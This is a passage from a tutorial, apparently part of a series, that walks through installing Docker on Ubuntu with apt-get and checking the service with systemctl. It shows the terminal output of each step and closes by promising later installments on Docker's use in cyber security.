
Now everything is ready to install docker. Install docker using the following command.

sudo apt-get install docker-ce



```
user1@ubuntu:~$ sudo apt-get install docker-ce
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  aufs-tools cgroupfs-mount containerd.io docker-ce-cli git git-man
  liberror-perl pigz
Suggested packages:
  git-daemon-run | git-daemon-sysvinit git-doc git-el git-email git-gui gitk
  gitweb git-arch git-cvs git-mediawiki git-svn
The following NEW packages will be installed:
  aufs-tools cgroupfs-mount containerd.io docker-ce docker-ce-cli git git-man
  liberror-perl pigz
0 upgraded, 9 newly installed, 0 to remove and 284 not upgraded.
Need to get 54.3 MB of archives.
After this operation, 268 MB of additional disk space will be used.
Do you want to continue? [Y/n] 
```


The installation of docker will take some time and finish as shown below.



```
Preparing to unpack .../git-man_1%3a2.7.4-0ubuntu1.6_all.deb ...
Unpacking git-man (1:2.7.4-0ubuntu1.6) ...
Selecting previously unselected package git.
Preparing to unpack .../git_1%3a2.7.4-0ubuntu1.6_amd64.deb ...
Unpacking git (1:2.7.4-0ubuntu1.6) ...
Processing triggers for man-db (2.7.5-1) ...
Processing triggers for libc-bin (2.23-0ubuntu10) ...
Processing triggers for ureadahead (0.100.0-19) ...
Processing triggers for systemd (229-4ubuntu21.4) ...
Setting up pigz (2.3.1-2) ...
Setting up aufs-tools (1:3.2+20130722-1.1ubuntu1) ...
Setting up cgroupfs-mount (1.2) ...
Setting up containerd.io (1.2.2-3) ...
Setting up docker-ce-cli (5:18.09.2~3-0~ubuntu-xenial) ...
Setting up docker-ce (5:18.09.2~3-0~ubuntu-xenial) ...
update-alternatives: using /usr/bin/dockerd-ce to provide /usr/bin/dockerd (dock
erd) in auto mode
Setting up liberror-perl (0.17-1.2) ...
Setting up git-man (1:2.7.4-0ubuntu1.6) ...
Setting up git (1:2.7.4-0ubuntu1.6) ...
Processing triggers for libc-bin (2.23-0ubuntu10) ...
Processing triggers for systemd (229-4ubuntu21.4) ...
Processing triggers for ureadahead (0.100.0-19) ...
user1@ubuntu:~$ 
```

That's done. We successfully installed Docker on our system. After installation, the docker starts automatically. We can verify the service status of Docker using the command given below.

sudo systemctl status docker



```
user1@ubuntu:~$ sudo systemctl status docker
● docker.service - Docker Application Container Engine
   Loaded: loaded (/lib/systemd/system/docker.service; enabled; vendor preset: e
   Active: active (running) since Mon 2019-02-25 10:00:23 PST; 46s ago
     Docs: https://docs.docker.com
 Main PID: 14819 (dockerd)
   CGroup: /system.slice/docker.service
           └─14819 /usr/bin/dockerd -H fd://

Feb 25 10:00:08 ubuntu dockerd[14819]: time="2019-02-25T10:00:08.394469567-08:00
Feb 25 10:00:08 ubuntu dockerd[14819]: time="2019-02-25T10:00:08.396054935-08:00
Feb 25 10:00:08 ubuntu dockerd[14819]: time="2019-02-25T10:00:08.398153510-08:00
Feb 25 10:00:08 ubuntu dockerd[14819]: time="2019-02-25T10:00:08.401872235-08:00
Feb 25 10:00:10 ubuntu dockerd[14819]: time="2019-02-25T10:00:10.504652531-08:00
Feb 25 10:00:13 ubuntu dockerd[14819]: time="2019-02-25T10:00:13.148511631-08:00
Feb 25 10:00:21 ubuntu dockerd[14819]: time="2019-02-25T10:00:21.935292136-08:00
Feb 25 10:00:21 ubuntu dockerd[14819]: time="2019-02-25T10:00:21.938261444-08:00
Feb 25 10:00:23 ubuntu systemd[1]: Started Docker Application Container Engine.
Feb 25 10:00:23 ubuntu dockerd[14819]: time="2019-02-25T10:00:23.423253909-08:00
lines 1-18/18 (END)
```

As you can see in the above image, our docker is successfully installed and running. Now we can successfully run docker containers in this system. In our succeeding issues, we will learn more about what are Docker images and how to set them up in the containers. Eventually we will see how these are useful in cyber security.

